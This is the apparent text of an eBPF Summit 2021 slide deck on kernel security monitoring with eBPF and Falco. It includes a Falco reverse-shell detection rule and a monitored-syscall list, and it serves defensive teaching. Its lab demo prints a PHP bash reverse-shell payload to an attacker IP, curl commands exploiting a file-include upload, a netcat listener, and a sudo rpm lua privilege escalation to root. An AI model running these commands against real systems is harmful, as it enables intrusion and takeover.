



Think eBPF for Kernel Security Monitoring - Falco at Apple

Eric Sage & Melissa Kilby

Linux Kernel & Security Engineering at Apple


eBPF Summit 2021
Aug 18 - 19

The Linux Kernel at Apple

Why we ❤️ BPF

Why we ❤️ BPF

- ✓ Easy to audit and greatly reduces the impact of bugs and vulnerabilities compared to kernel modules.



Why we ❤️ BPF

- ✓ Removes dependencies on external frameworks and kitchen sink modules.

Kerne**X**bypass
Big M**X**odule
falco**X**.ko

Pick what you need.

XDP


Socket Filter

Probe

Tracepoint


Why we ❤️ BPF

- ✓ Viewed, analyzed, and debugged using a common set of kernel features and tools built on top of libbpf.



Why we ❤️ BPF


- ✓ Compatibility between kernel versions using CO-RE aids testing and reduces deployment footprint.



Why we ❤️ BPF

✓ Kernel Native!

High-Value System Calls for Security Monitoring



Falco Rules:
Cost-effective single
event monitoring

```
- rule: Redirect STDOUT/STDIN to Network Connection in Container
  desc: Detect redirecting stdout/stdin to network connection in container (potential reverse shell).
  condition: evt.type=dup and evt.dir=> and container and fd.num in (0, 1, 2) and fd.type in ("ipv4", "ipv6")
  output: >
    Redirect stdout/stdin to network connection (user=%user.name user_loginuid=%user.loginuid %container.info
  priority: WARNING
```

```
boltify: WARNING
Redirected stdout/stdin to network connection (user=%user.name user_loginuid=%user.loginuid %container.info)
```

accept
bpf
capset
connect
dup
execve
fchmodat, fchmod, chmod
listen
mkdirat, mkdir
open, openat, creat
ptrace,
rename, renameat
rmdir, unlink, unlinkat
sendto, sendmsg
setns
setuid
socket
symlink, symlinkat
unshare

✓ Upload payload over LFI

```
⌚ 10/18, 8:53 PM melissakilby
vagrant@attacker:~$ cat /tmp/payload.txt
<?php exec("/bin/bash -c 'sh -i >& /dev/tcp/192.168.13.37/1337 0>&1'");?>
vagrant@attacker:~$ SERVER=http://192.168.13.35:2080/
vagrant@attacker:~$ curl -b /tmp/cookies -F "file_1=@/tmp/payload.txt;type=application/text;name=payload.txt" -v ${SERV
ER}'install.php?goto=Back&current_step=11&install_type=custom&languagePackAction=uninstall&manifest=modules%2fConfigura
tor%2fUploadFileCheck.php'█
```



```
vagrant@attacker:~$
```

✓ Remote Code Execution over Reverse Shell

```
⌚ 10/18, 8:58 PM melissakilby
* Connection #0 to host 192.168.13.35 left intact
vagrant@attacker:~$ curl -b /tmp/cookies -v ${SERVER}'install.php?goto=Back&current_step=11&install_type=custom&languagePackAction=uninstall&manifest=upload%2ftmp_logo_company_upload%2fpayload.txt'
* Trying 192.168.13.35...
* TCP_NODELAY set
* Connected to 192.168.13.35 (192.168.13.35) port 2080 (#0)
> GET /install.php?goto=Back&current_step=11&install_type=custom&languagePackAction=uninstall&manifest=upload%2ftmp_logo_company_upload%2fpayload.txt HTTP/1.1
> Host: 192.168.13.35:2080
> User-Agent: curl/7.58.0
> Accept: */*
> Cookie: PHPSESSID=9bf8d19d8fa1cc7a644cbdaa729baf4f
>
```



```
vagrant@attacker:~$ nc -nlvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 192.168.13.35 50166 received!
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ █
```

✓ Privilege Escalation due to Misconfiguration

```
⌚ 10/18, 9:03 PM melissakilby
> GET /install.php?goto=Back&current_step=11&install_type=custom&languagePackAction=uninstall&manifest=upload%2ftmp_log
o_company_upload%2fpayload.txt HTTP/1.1
> Host: 192.168.13.35:2080
> User-Agent: curl/7.58.0
> Accept: */*
> Cookie: PHPSESSID=9bf8d19d8fa1cc7a644cbdaa729baf4f
>
```

```
www-data 549 0.0 2.2 200324 23188 ?
www-data 550 0.0 2.7 204460 27336 ?
www-data 551 0.0 2.6 203908 26688 ?
www-data 552 0.0 2.3 200580 23268 ?
www-data 553 0.0 1.8 196196 18888 ?
root     2272 0.0 0.1 20048 1280 ?
www-data 13247 0.0 0.0 4340 772 ?
root     2273 0.0 0.1 20048 1280 ?
www-data 13248 0.0 0.2 20060 2796 ?
www-data 13249 0.0 0.0 4340 816 ?
www-data 13254 0.0 0.2 17508 2044 ?
$ date
Mon Oct 19 03:59:07 UTC 2020
$ whoami
www-data
$ sudo rpm --eval '%{lua:os.execute("/bin/sh")}'
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```



Local File Include

apache2 process


pid: 1016
evt_type: open
cmdline: apache2 -DFOREGROUND
fd_name: /var/www/html/upload/
tmp_logo_company_upload/payload.txt
user_name: www-data




OPEN
“Arbitrary File Read”



Local File Include




Payload




pid: 1016
evt_type: chmod, open
cmdline: apache2 -DFOREGROUND

“Set Setuid or Setgid bit”
“Local File Include”



pid: 14749
evt_type: execve, open
